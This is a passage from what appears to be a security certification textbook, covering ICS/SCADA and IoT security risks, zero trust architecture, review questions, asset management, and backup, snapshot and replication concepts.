- **Facilities** refer to site and building management systems, typically operating automated heating, ventilation, and air conditioning (HVAC), lighting, and security systems.

ICS/SCADA was historically built without regard to IT security, though there is now high awareness of the necessity of enforcing security controls to protect them, especially when they operate in a networked environment.

One infamous example of an attack on an embedded system is the Stuxnet worm (wired.com/2014/11/countdown-to-zero-day-stuxnet). This was designed to attack the SCADA management software running on Windows PCs to damage the centrifuges used by Iran's nuclear fuels program. NIST Special Publication 800-82 covers some recommendations for implementing security controls for ICS and SCADA (nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-82r2.pdf).

Industrial systems have different priorities than IT systems. Often hazardous electromechanical components are involved, so safety is the overriding priority. Industrial processes also prioritize availability and integrity over confidentiality—reversing the CIA triad as the AIC triad.

Cybersecurity is paramount in Industrial Control Systems (ICS) and Supervisory Control and Data Acquisition (SCADA) systems. These systems are associated with critical infrastructure sectors such as energy, manufacturing, transportation, and water treatment. Cyberattacks on these systems can severely impact public safety, economic stability, and national security.

ICS and SCADA systems control and monitor critical processes and operational technologies, making them attractive targets for attackers. The consequences of attacks range from widespread power outages and environmental damage to economic losses and even loss of life. Malware, ransomware, unauthorized access, and targeted attacks pose significant risks to ICS and SCADA systems, and robust cybersecurity protections, including network segmentation, access controls, intrusion detection systems, encryption, and continuous monitoring, are essential to safeguarding these critical systems.

Internet of Things

The **Internet of Things (IoT)** refers to the network of physical devices, vehicles, appliances, and other objects embedded with sensors, software, and connectivity, enabling them to collect and exchange data.

Sensors are small devices designed to detect changes in the physical environment, such as temperature, humidity, and motion. On the other hand, actuators can perform actions based on data collected by sensors, such as turning on a light or adjusting a thermostat. IoT devices communicate with each other and with other (often public cloud-based) systems over the Internet to exchange data and receive instructions. Cloud-based systems form an essential component of IoT infrastructures as they provide the computational power needed to perform data analytics on the large amounts of data generated by IoT devices.

IoT Examples

There are many IoT devices and applications in use today. For example, smart homes often use IoT sensors and actuators to control lighting, temperature, and security systems, allowing homeowners to monitor and adjust their homes remotely. Smart cities also use IoT to manage traffic, monitor air quality, and improve public safety. In the healthcare industry, IoT devices such as wearables and implantable devices can collect data on patient health and send it to healthcare providers for analysis. In agriculture, IoT sensors are used to monitor soil conditions, weather patterns, and crop growth, helping farmers make more informed decisions about planting and harvesting. IoT devices are used to improve efficiency, convenience, and quality of life in a wide range of industries and applications.

Factors Driving Adoption of IoT

Several factors drive the rapid adoption of IoT. The significantly decreased cost of IoT sensors and devices over the past few years has made them more affordable and accessible to businesses and consumers. This has enabled the development of a wide range of IoT applications and services that were previously too expensive to implement. Advances in connectivity technology, such as 5G and low-power wireless networks, have made connecting and managing large numbers of IoT devices easier and more efficient. This has also improved the speed and reliability of data transmission, enabling real-time monitoring and response. The proverbial explosion of data generated by IoT devices has led to new data analytics tools and techniques, such as machine learning and artificial intelligence, that help organizations analyze vast amounts of data and extract valuable insights.

The COVID-19 pandemic has accelerated the adoption of IoT in many industries, particularly in healthcare, where remote monitoring and telemedicine have become increasingly important. As more organizations recognize the value of IoT, adoption is likely to continue to grow in the coming years.

Security Risks Associated with IoT

There are several significant security risks associated with IoT. One major risk is the large number of IoT devices deployed without adequate security measures. Many IoT devices are designed with limited processing power and memory, making it difficult to implement strong security controls. This can make them vulnerable to cyberattacks, compromising data privacy, system integrity, and physical safety.

Another risk is the need for more standardization in IoT devices and protocols. Compatibility issues can make integrating different IoT devices and services difficult. It can also make implementing security controls more difficult, as different devices may have different security requirements and protocols, making them incompatible.

The sheer volume of data generated by IoT devices can make securing and protecting sensitive information difficult. As more devices are connected to the Internet, there is an increasing risk of data breaches and cyberattacks, which can result in the theft of personal and sensitive data.

Examples of security issues caused by implementing or using IoT include the Mirai botnet attack, which infected millions of IoT devices and used them to launch massive distributed denial of service (DDoS) attacks on websites and online services. In another case, a casino was hacked through a smart thermometer in a fish tank, which was used as a backdoor to access the casino's network. There have also been cases of IoT devices being hacked to spy on individuals, such as baby monitors and home security cameras.

"Casino Gets Hacked Through Its Internet-Connected Fish Tank Thermometer"
https://thehackernews.com/2018/04/iot-hacking-thermometer.html

IoT devices often have poor security characteristics for several reasons. IoT devices are typically designed to focus on functionality rather than security and have limited processing power and memory, making it difficult to implement strong security controls. Many IoT devices must be low cost, making it challenging for manufacturers to prioritize security features in their design and development process. Many IoT devices are rushed to market without proper security testing, resulting in vulnerabilities that cybercriminals can exploit.

Additionally, consumers and organizations need more awareness of the security risks associated with IoT devices. Many users and organizations do not realize that their devices are vulnerable to cyberattacks and may not take the necessary steps to protect themselves, such as changing default passwords or updating firmware.

Best Practice Guidance for IoT

The following provide guidance regarding the secure implementation of IoT:

- **The Internet of Things Security Foundation (IoTSF)** - https://iotsecurityfoundation.org
- **Industrial Internet Consortium (IIC) Security Framework** - https://www.iiconsortium.org/iisf/
- **Cloud Security Alliance (CSA) IoT Security Controls Framework** - https://cloudsecurityalliance.org/artifacts/iot-security-controls-framework
- **European Telecommunications Standards Institute (ETSI) IoT Security Standards** - https://www.etsi.org/technologies/consumer-iot-security

Deperimeterization and Zero Trust

The Emerging Need for Zero Trust Architectures (ZTA)

Organizations' increased dependence on information technology has driven requirements for services to be always on, always available, and accessible from anywhere. Cloud platforms have become an essential component of technology infrastructures, driving broad software and system dependencies and widespread platform integration. The distinction between inside and outside is gone. For an organization leveraging remote workforces, running a mix of on-premises and public cloud infrastructure, and using outsourced services and contractors, the opportunity for breach is very high. Staff and employees are using computers attached to home networks, or worse, unsecured public Wi-Fi. Critical systems are accessible through various external interfaces and run software developed by outsourced, contracted external entities. In addition, many organizations design their environments to accommodate Bring Your Own Device (BYOD.)

As these trends continue, implementing Zero Trust architectures will become more critical. **Zero Trust** architectures assume that nothing should be taken for granted and that all network access must be continuously verified and authorized. Any user, device, or application seeking access must be authenticated and verified. Zero Trust differs from traditional security models based on simply granting access to all users, devices, and applications contained within an organization's trusted network.

NIST SP 800-207 "Zero Trust Architecture" defines Zero Trust as "cybersecurity paradigms that move defenses from static, network-based perimeters to focus on users, assets, and resources." A Zero Trust architecture can protect data, applications, networks, and systems from malicious attacks and unauthorized access more effectively than a traditional architecture by ensuring that only necessary services are allowed and only from appropriate sources. Zero Trust enables organizations to offer services based on varying levels of trust, such as providing more limited access to sensitive data and systems.

NIST SP 800-207 - https://csrc.nist.gov/publications/detail/sp/800-207/final.
CISA's Zero Trust Maturity Model - https://www.cisa.gov/zero-trust-maturity-model

Deperimeterization

Deperimeterization refers to a security approach that shifts the focus from defending a network's boundaries to protecting individual resources and data within the network. As organizations adopt cloud computing, remote work, and mobile devices, traditional perimeter-based security models become less effective in addressing modern threats. Deperimeterization concepts advocate for implementing multiple security measures around individual assets, such as data, applications, and services. This approach includes robust authentication, encryption, access control, and continuous monitoring to maintain the security of critical resources, regardless of their location.

Trends Driving Deperimeterization

- **Cloud**—Enterprise infrastructures are typically spread between on-premises and cloud platforms. In addition, cloud platforms may be used to distribute computing resources globally.
- **Remote Work**—More and more organizations have adopted either part-time or full-time remote workforces. This remote workforce expands the enterprise

footprint dramatically. In addition, employees working from home are more susceptible to security lapses when they connect from insecure locations and use personal devices.

- **Mobile**—Modern smartphones and tablets are often used as primary computing devices as they have ample processer, memory, and storage capacity. More and more corporate data is accessed through these devices as their capabilities expand. Mobile devices and their associated operating systems have varying security features, and many devices are not supported by vendors shortly after release, meaning they cannot be updated or patched. In addition, mobile devices are often lost or stolen.
- **Outsourcing and Contracting**—Support arrangements often provide remote access to external entities, and this access can often mean that the external provider's network serves as an entry point to the organizations they support.
- **Wireless Networks (Wi-Fi)**—Wireless networks are susceptible to an ever-increasing array of exploits, but oftentimes wireless networks are open and unsecured or the network security key is well known.

The Key Benefits of a Zero Trust Architecture

- **Greater security**—Requires all users, devices, and applications to be authenticated and verified before network access.
- **Better access controls**—Include more stringent limits regarding who or what can access resources and from what locations.
- **Improved governance and compliance**—Limit data access and provide greater operational visibility on user and device activity.
- **Increased granularity**—Grants users access to what they need when they need it.

A Zero Trust architecture requires a thorough understanding of the many components and technologies used within an organization's network. The following list outlines the essential components of a Zero Trust architecture:

- **Network and endpoint security**—Controls access to applications, data, and networks.
- **Identity and access management (IAM)**—Ensures only verified users can access systems and data.
- **Policy-based enforcement**—Restricts network traffic to only legitimate requests.
- **Cloud security**—Manages access to cloud-based applications, services, and data.
- **Network visibility**—Analyzes network traffic and devices for suspicious activity.
- **Network segmentation**—Controls access to sensitive data and capabilities from trusted locations.
- **Data protection**—Controls and secures access to sensitive data, including encryption and auditing.
- **Threat detection and prevention**—Identifies and prevents attacks against the network and the systems connected to it.

Zero Trust Security Concepts

Zero trust is a security model that assumes that all devices, users, and services are not inherently trusted, regardless of whether inside or outside a network's perimeter. Instead, the zero trust model requires all users and devices to be authenticated and authorized before accessing network resources. The zero trust model includes several fundamental concepts that provide a comprehensive security solution.

- **Adaptive identity** recognizes that user identities are not static and that identity verification must be continuous and based on a user's current context and the resources they are attempting to access.
- **Threat scope reduction** means that access to network resources is granted on a need-to-know basis, and access is limited to only those resources required to complete a specific task. This concept reduces the network's attack surface and limits the damage that a successful attack can cause.
- **Policy-driven access control** describes how access control policies are used to enforce access restrictions based on user identity, device posture, and network context.

Device posture *refers to the security status of a device, including its security configurations, software versions, and patch levels. In a security context, device posture assessment involves evaluating the security status of a device to determine whether it meets certain security requirements or poses a risk to the network.*

Significance of Control and Data Planes in Zero Trust Models

In a zero trust architecture, the control and data planes are implemented separately and have different functions.



Components in NIST's zero trust architecture framework.

The **control plane** manages policies that dictate how users and devices are authorized to access network resources. It is implemented through a centralized policy decision point. The policy decision point is responsible for defining policies that limit access to resources on a need-to-know basis, monitoring network activity for suspicious behavior, and updating policies to reflect changing network conditions and security threats. The policy decision point is comprised of two subsystems:

- The policy engine is configured with subject and host identities and credentials, access control policies, up-to-date threat intelligence, behavioral analytics, and other results of host and network security scanning and monitoring. This comprehensive state data allows it to define an algorithm and metrics for making dynamic authentication and authorization decisions on a per-request basis.
- The policy administrator is responsible for managing the process of issuing access tokens and establishing or tearing down sessions, based on the decisions made by the policy engine. The policy administrator implements an interface between the control plane and the data plane.

Where systems in the control plane define policies and make decisions, systems in the data plane establish sessions for secure information transfers. In the data plane, a subject (user or service) uses a system (such as a client host PC, laptop, or smartphone) to make requests for a given resource. A resource is typically an enterprise app running on a server or cloud. Each request is mediated by a policy enforcement point. The enforcement point might be implemented as a software agent running on the client host that communicates with an app gateway. The policy enforcement point interfaces with the policy administrator to set up a secure data pathway if access is approved, or tear down a session if access is denied or revoked.

The processes implementing the policy enforcement point are the only ones permitted to interface with the policy administrator. It is critical to establish a root of trust for these processes so that policy decisions cannot be tampered with.

The data pathway established between the policy enforcement point and the resource is referred to as an implicit trust zone. For example, the outcome of a successful access request might be an IPsec tunnel established between a digitally signed agent process running on the client, a trusted web application gateway, and the resource server. Because the data is protected by IPsec transport encryption, no tampering by anyone with access to the underlying network infrastructure (switches, access points, routers, and firewalls) is possible.

The goal of zero trust design is to make this implicit trust zone as small as possible, and as transient as possible. Trusted sessions might only be established for individual transactions. This granular or microsegmented approach is in contrast with perimeter-based models, where trust is assumed once a user has authenticated and joined the network. In zero trust, place in the network is not a sufficient reason to trust a subject request. Similarly, even if a user is nominally authenticated, behavioral analytics might cause a request to be blocked or a session to be terminated.

Separating the control plane and data plane is significant because it allows for a more flexible and scalable network architecture. The centralized control plane ensures consistency for access request handling across both the managed enterprise network and unmanaged Internet or third-party networks, regardless of the devices being used or the user's location. This makes managing access control policies and monitoring network activity for suspicious behavior easier. Continuous monitoring via the independent control plane means that sessions can be terminated if anomalous behavior is detected.

Zero Trust Architecture Examples

Example	Description
Google BeyondCorp	Google's BeyondCorp is a widely recognized example of a zero trust security architecture. BeyondCorp uses a system of multiple security layers, including identity verification, device verification, and access control policies, to secure Google's internal network. This has enabled Google to provide its employees with remote access to company resources while maintaining high security.
Joint Enterprise Defense Infrastructure (JEDI)	The DoD's JEDI cloud is a major project to modernize the department's IT infrastructure. The JEDI cloud is based on a zero trust architecture that uses access control policies and other security measures to ensure that only authorized users and devices can access DoD resources.
Cisco Zero Trust Architecture	Cisco has developed a comprehensive zero trust security architecture incorporating network segmentation, access control policies, and threat detection and response capabilities. The architecture is designed to protect against a wide range of cyber threats, including insider threats and external attacks.
Palo Alto Networks Prisma Access	Prisma Access is a cloud-delivered security service that uses a zero trust architecture to secure network traffic. It provides secure access to cloud and Internet resources while also preventing data exfiltration and other cyber threats.

Review Activity:

Embedded System and Zero Trust Architecture

Answer the following questions:

1. **What is a purpose-specific operating system with designs heavily focused on high levels of stability and processing speed?**

2. **What are the systems control machinery that is used in critical infrastructure, like power suppliers, water suppliers, health services, telecommunications, and national security services?**

3. **What are some factors contributing to the poor security characteristics of IoT devices?**

4. **What is a network security approach that shifts the focus from defending a network's boundaries to protecting individual resources and data within the network?**

Lesson 6

Summary

You should be able to summarize virtualization and cloud computing concepts and understand common cloud security concepts related to compute, storage, and network functions.

Guidelines for Implementing Secure Cloud Solutions

Follow these guidelines for deploying or extending the use of cloud and virtualization infrastructure:

- Assess requirements for availability and confidentiality that will determine the appropriate cloud deployment model (public, hosted private, private, community, or hybrid).
- Identify a service provisioning model (software, platform, or infrastructure) that best fits the application requirement, given available development resources and the degree of customization required.
- Consider whether the service or business needs could be better supported by advanced concepts:
  - Microservices, serverless, and orchestration focus on workflow requirements rather than server administration.
  - Benefits and common usage scenarios for software-defined networks.
- If using a CSP, create an SLA and security responsibility matrix to identify who will perform security-critical tasks. Ensure that reporting and monitoring of cloud security data is integrated with on-premises monitoring and incident response.
- Evaluate the security features of embedded devices and isolate them from other network devices.
- Implement zero trust architecture concepts to validate connections and devices instead of relying on “inside” and “outside” boundary concepts.

Lesson 7

Explain Resiliency and Site Security Concepts

LESSON INTRODUCTION

Asset management, security architecture resilience, and physical security are crucial concepts that underpin effective cybersecurity operations. Asset management involves identifying, tracking, and safeguarding an organization's assets, ranging from hardware and software to data and intellectual property. By knowing what assets exist, where they are, and their value to the organization, cybersecurity teams can prioritize their efforts to protect the most critical assets from cyber threats.

Security architecture resilience refers to the design and implementation of systems and networks in a way that allows them to withstand and recover quickly from disruptions or attacks. This includes redundancy, fail-safe mechanisms, and robust incident response plans. By building resilience into the security architecture, cybersecurity teams ensure that even if a breach occurs, the impact is minimized, and normal operations can be restored quickly.

Physical security protects personnel, hardware, software, networks, and data from physical actions and events that could cause severe damage or loss to an organization. This includes controls like access badges, CCTV systems, and locks, as well as sensors for intrusion detection. Physical security is a critical aspect of cybersecurity, as a breach in physical security can lead to direct access to systems and data, bypassing other cybersecurity measures.

Together, these concepts support cybersecurity operations, help protect against a wide range of problems, and ensure the continuity of operations in the face of disruptive events.

Lesson Objectives

In this lesson, you will do the following:

- Review important data backup concepts.
- Understand asset management practices.
- Explore high availability and resilience strategies.
- Review important physical security concepts.

Topic 7A

Asset Management

EXAM OBJECTIVES COVERED

3.4 Explain the importance of resilience and recovery in security architecture.
4.2 Explain the security implications of proper hardware, software, and data asset management.

Asset management is a critical component of effective cybersecurity operations. It involves identifying, classifying, and inventorying an organization's IT assets, including hardware, software, data, and personnel. Effective asset management enables organizations to understand their IT infrastructure, monitor for unauthorized activity, and identify potential vulnerabilities. Asset management is essential for ensuring that all devices and systems are appropriately secured, patched, and updated to mitigate the risks of cyberattacks. Additionally, asset management supports incident response activities, enabling security teams to quickly identify and isolate affected assets during a security incident. By integrating asset management into cybersecurity operations, organizations can strengthen their security posture and better protect their valuable assets against cyber threats.

Asset Tracking

An asset management process tracks all the organization's critical systems, components, devices, and other objects of value in an inventory. It also involves collecting and analyzing information about these assets so that personnel can make informed changes or work with assets to achieve business goals.

There are many software suites and associated hardware solutions available for tracking and managing assets. An asset management database can store as much or as little information as necessary. Typical data would be type, model, serial number, asset ID, location, user(s), value, and service information.

We are focusing on technical assets that require some degree of configuration. An organization also has many assets with no configuration requirement, such as furniture and buildings.

Asset Assignment/Accounting and Monitoring/Asset Tracking

Asset ownership **assignment/accounting** and classification are essential components of a well-structured asset management process, ensuring that organizations effectively manage and protect their resources while maintaining accountability.

Assigning asset ownership involves designating specific individuals or teams within the organization as responsible for particular assets to establish a clear chain of accountability for asset security, maintenance, and ongoing management. Asset classification involves organizing assets based on their value, sensitivity, or criticality to the organization. This enables the consistent and repeatable application of required security controls, effective prioritization for maintenance and updates, and appropriate budget allocation. Both processes need periodic reviews to account for changes in asset value, sensitivity, or relevance to business operations.

Monitoring/asset tracking activities include inventory and enumeration tasks, which involve creating and maintaining a comprehensive list of all assets within the organization, such as hardware, software, data, and network equipment. Regularly updating and verifying the asset inventory helps organizations identify and manage their assets effectively, ensuring they have accurate information about each asset's location, owner, and status. This information is vital for license management, patch deployment, and security incident response. Asset monitoring also involves tracking the performance, security, and usage of assets, allowing organizations to detect potential issues, vulnerabilities, or unauthorized access promptly. Proactive asset monitoring helps mitigate risks, optimize resource utilization, and ensure compliance with regulatory requirements.

There are several ways to perform asset enumeration, depending on the size and complexity of the organization and the types of assets involved:

- **Manual Inventory**—In smaller organizations or for specific asset types, manually creating and maintaining an inventory of assets may be feasible. This process involves physically inspecting assets, such as computers, servers, and network devices, and recording relevant information, such as serial numbers, make and model, and location.
- **Network Scanning**—Network scanning tools, such as Nmap, Nessus, or OpenVAS, can automatically discover and enumerate networked devices, including servers, switches, routers, and workstations. These tools can identify open ports, services, and sometimes even the operating systems and applications running on the devices.
- **Asset Management Software**—Asset management software solutions, such as Lansweeper, ManageEngine, or SolarWinds, can automatically discover, track, and catalog various types of assets, including hardware, software, and licenses. These tools often provide a centralized dashboard for managing the asset inventory, monitoring changes, and generating reports.
- **Configuration Management Database (CMDB)**—A CMDB is a centralized repository of information related to an organization's IT infrastructure, including assets, configurations, and relationships. Tools like ServiceNow or BMC Remedy can help create and maintain a CMDB, providing a holistic view of the organization's assets and interdependencies.
- **Mobile Device Management (MDM) Solutions**—For organizations with a significant number of mobile devices, MDM solutions like Microsoft Intune, VMware Workspace ONE, or MobileIron can help enumerate, manage, and secure smartphones, tablets, and other mobile assets.
- **Cloud Asset Discovery**—With organizations increasingly adopting cloud services, cloud-native tools, such as AWS Config or Azure Resource Graph, or third-party solutions like CloudAware or CloudCheckr, can help discover and catalog assets deployed in the cloud.

Asset Acquisition/Procurement

From the perspective of supporting cybersecurity operations, asset **acquisition/procurement**, policies are critical in ensuring organizations maintain a robust security posture. Key considerations include selecting hardware and software solutions with strong security features, such as built-in encryption, secure boot mechanisms, and regular updates or patches. It is crucial to work with reputable vendors and manufacturers that prioritize security and provide ongoing support to address potential vulnerabilities in their products.

Additionally, organizations should consider procuring solutions that integrate seamlessly with their existing security infrastructure, such as firewalls, intrusion detection systems, or security information and event management (SIEM) platforms. This facilitates a more cohesive and effective security strategy.

Moreover, organizations should assess the total cost of ownership (TCO) of the assets, considering the initial purchase price along with the ongoing costs of maintenance, updates, and potential security incidents. Prioritizing cybersecurity during the asset acquisition and procurement process helps organizations build a solid foundation for their security operations, reducing the risk of breaches, enhancing compliance with relevant regulations, and ultimately protecting their critical data and systems.

Asset Protection Concepts

From the perspective of cybersecurity operations, assets describe the critical resources, information, and infrastructure components that must be protected from potential threats and unauthorized access. The term "asset" encompasses resources such as hardware devices, software applications, data repositories, network components, and more. Asset protection is critical to maintaining an organization's information system's integrity, confidentiality, and availability.

Cybersecurity teams are responsible for identifying and prioritizing these assets based on their sensitivity and the potential impact on the organization's core functions if they are lost, stolen, or breached. Actively safeguarding assets minimizes the potential impacts of security breaches and reduces the likelihood of loss or damage.

Asset Identification and Standard Naming Conventions

Tangible assets can be identified using a barcode label or radio frequency ID (RFID) tag attached to the device (or simply using an identification number). An RFID tag is a chip programmed with asset data. When in range of a scanner, the chip activates and signals the scanner. The scanner alerts management software to update the device's location. As well as asset tracking, this allows the management software to track the device's location, making theft more difficult.

A **standard naming convention** makes the environment more consistent for hardware assets and for digital assets such as accounts and virtual machines.The naming strategy should allow administrators to identify the type and function of any particular resource or location at any point in the configuration management database (CMDB) or network directory. Each label should conform to rules for host and DNS names (support.microsoft.com/en-us/help/909264/naming-conventions-in-active-directory-for-computers-domains-sites-and). As well as an ID attribute, the location and function of tangible and digital assets can be recorded using attribute tags and fields or DNS CNAME and TXT resource records.

Configuration management ensures that each configurable element within an asset inventory has not diverged from its approved configuration. **Change control** and **change management** reduce the risk that changes to these components could cause an interruption to the organization's operations.

ITIL® is a popular documentation framework of good and best practice activities and processes for delivering IT services. Under ITIL, configuration management is implemented using the following elements:

- Service assets are things, processes, or people that contribute to delivering an IT service.
- A Configuration Item (CI) is an asset that requires specific management procedures to be used to deliver the service. Each CI must be labeled, ideally

using a standard naming convention. CIs are defined by their attributes and relationships stored in a configuration management database (CMDB).

- A baseline configuration is a list of settings that an asset, such as a server or application, must adhere to. Security baselines describe the minimum set of security configuration settings a device or software must maintain to be considered adequately protected.
- A configuration management system (CMS) describes the tools and databases used to collect, store, manage, update, and report information about CIs. A small network might capture this information in spreadsheets and diagrams, whereas a large organization may invest in dedicated applications designed for enterprise environments.

Diagrams are the best way to capture the complex relationships between network elements. Diagrams illustrate the use of CIs in business workflows, logical (IP) and physical network topologies, and network rack layouts.

Data Backups

Backups play an essential role in asset protection by ensuring the availability and integrity of an organization's critical data and systems. By creating copies of important information and storing them securely in separate locations, backups are a safety net in case of hardware failure, data corruption, or cyberattacks such as ransomware. Regularly testing and verifying backup data is crucial to ensuring the reliability of the recovery process.

In an enterprise setting, simple backup techniques often prove insufficient to address large organizations' unique challenges and requirements. Scalability becomes a critical concern when vast amounts of data need to be managed efficiently. Simple backup methods may struggle to accommodate growth in data size and complexity.

Performance issues caused by simple backup techniques can disrupt business operations because they slow down applications while running and typically have lengthy recovery times. Additionally, enterprises demand greater granularity and customization to target specific applications, databases, or data subsets, which simple techniques often fail to provide.

Compliance and security requirements necessitate advanced features such as data encryption, access control, and audit trails that simplistic approaches typically lack. Moreover, robust disaster recovery plans and centralized management are essential components of an enterprise backup strategy. Simple backup techniques might not support advanced features like off-site replication, automated failover, or streamlined management of the diverse systems and geographic locations that comprise a modern organization's information technology environment.

Critical capabilities for enterprise backup solutions typically include the following features:

- Support for various environments (virtual, physical, and cloud)
- Data deduplication and compression to optimize storage space
- Instant recovery and replication for quick failover
- Ransomware protection and encryption for data security
- Granular restore options for individual files, folders, or applications
- Reporting, monitoring, and alerting tools for effective management
- Integration with popular virtualization platforms, cloud providers, and storage systems

Data deduplication describes a data compression technique that optimizes storage space by identifying and eliminating redundant data. It works by analyzing data blocks within a dataset and comparing them to find identical blocks. Instead of storing multiple copies of the same data, deduplication stores a single copy and creates references or pointers to that copy for all other instances. Deduplication can be performed at different levels, such as file-level, block-level, or byte-level. Deduplication significantly minimizes storage requirements and improves data transfer efficiency, particularly in backup and data replication processes, by reducing the amount of duplicate data stored.

Backup Frequency

Many dynamics influence data backup frequency requirements, including data volatility, regulatory requirements, system performance, architecture capabilities, and operational needs. Organizations with highly dynamic data or stringent regulatory mandates may opt for more frequent backups to minimize the risk of data loss and ensure compliance. Conversely, businesses with relatively stable data or less stringent regulatory oversight might choose less frequent backups, balancing data protection, data backup costs, and maintenance overhead. Ultimately, the optimal backup frequency is determined by carefully assessing an organization's regulatory requirements, unique needs, risk tolerance, and resources.

On-Site and Off-Site Backups

The need for on-site and off-site backups must be balanced, as they are crucial in securing critical data and ensuring business continuity. **On-site backups** involve storing data locally (in the same location as the protected systems) on devices such as hard drives or tapes to provide rapid access and recovery in case of data loss, corruption, or system failures. On the other hand, **off-site backups** involve transferring data to a remote location to ensure protection against natural disasters, theft, and other physical threats to local infrastructure, as well as catastrophic system loss that can result from ransomware infection, for example.

Ransomware poses a significant threat to businesses and organizations by encrypting vital data and demanding a ransom for its release. In many cases, ransomware attacks also target backup infrastructure, hindering recovery efforts and further exacerbating the attack's impact. Perpetrators often employ advanced techniques to infiltrate and compromise both primary and backup systems, rendering them useless when needed. Organizations can implement several strategies to defend against this risk, such as maintaining air-gapped backups physically disconnected from the network, thereby actively preventing ransomware from accessing and encrypting them.

Recovery Validation

Critical **recovery** validation techniques play a vital role in ensuring the effectiveness and reliability of backup strategies. Organizations can identify potential issues and weaknesses in their data recovery processes by testing backups and making necessary improvements. One common technique is the full recovery test, which involves restoring an entire system from a backup to a separate environment and verifying the fully functional recovered system. This method helps ensure that all critical components, such as operating systems, applications, and data, can be restored and will function as expected.

Another approach is the partial recovery test, where selected files, folders, or databases are restored to validate the integrity and consistency of specific data subsets. Organizations can perform regular backup audits, checking the backup logs, schedules, and configurations to ensure backups are created and maintained as intended and required. Furthermore, simulating disaster recovery scenarios,

such as hardware failures or ransomware attacks, provides valuable insights into an organization's preparedness and resilience. Recovery validation strategies are essential because backups can complete with "100% success" but mask issues until the backup set is used for a recovery.

Additionally, many organizations are unaware of the time required to perform a recovery, as recovery times are often far longer than assumed!

Advanced Data Protection

Snapshots

Snapshots play a vital role in data protection and recovery, capturing the state of a system at a specific point in time. Virtual Machine (VM), filesystem, and Storage Area Network (SAN) snapshots are three different types, each targeting a particular level of the storage hierarchy.

- **VM snapshots**, such as those created in VMware vSphere or Microsoft Hyper-V, capture the state of a virtual machine, including its memory, storage, and configuration settings. This allows administrators to roll back the VM to a previous state in case of failures, data corruption, or during software testing.
- **Filesystem snapshots**, like those provided by ZFS or Btrfs, capture the state of a file system at a given moment, enabling users to recover accidentally deleted files or restore previous versions of files in case of data corruption.
- **SAN snapshots** are taken at the block-level storage layer within a storage area network. Examples include snapshots in NetApp or Dell EMC storage systems, which capture the state of the entire storage volume, allowing for rapid recovery of large datasets and applications.

By utilizing VM, filesystem, and SAN snapshots, organizations can enhance their data protection and recovery strategies, ensuring the availability and integrity of their data across different storage layers and systems.



The checkpoint configuration section for a Hyper-V virtual machine. Checkpoints refer to Microsoft's implementation of snapshot functionality. (Screenshot used with permission from Microsoft.)

Replication and Journaling

Replication and journaling are data protection methods that ensure data availability and integrity by maintaining multiple copies and tracking changes to data.

Replication involves creating and maintaining exact copies of data on different storage systems or locations. Organizations can safeguard against data loss due to hardware failures, human errors, or malicious attacks by having redundant copies of the data. In the event of a failure, the replicated data can be utilized to restore the system to its original state.

A practical example of replication is **database mirroring**, where an organization maintains primary and secondary mirrored databases. Any changes made to the primary database are automatically replicated to the secondary database, ensuring data consistency and availability if the primary database encounters any issues.

On the other hand, journaling records changes to data in a separate, dedicated log known as a journal. Organizations can track and monitor data modifications and revert to previous states if necessary. **Journaling** is beneficial for data recovery in system crashes. It enables the system to identify and undo any incomplete transactions that might have caused inconsistencies, or replay transactions that occurred after the full system backup was completed. This provides greater granularity for restores and greatly minimize data loss. A practical example of journaling is using file system journaling, such as the Journaled File System (JFS) or the New Technology File System (NTFS), with journaling enabled. These file systems maintain a record of all changes made to files, allowing for data recovery and consistency checks after unexpected system shutdowns or crashes.

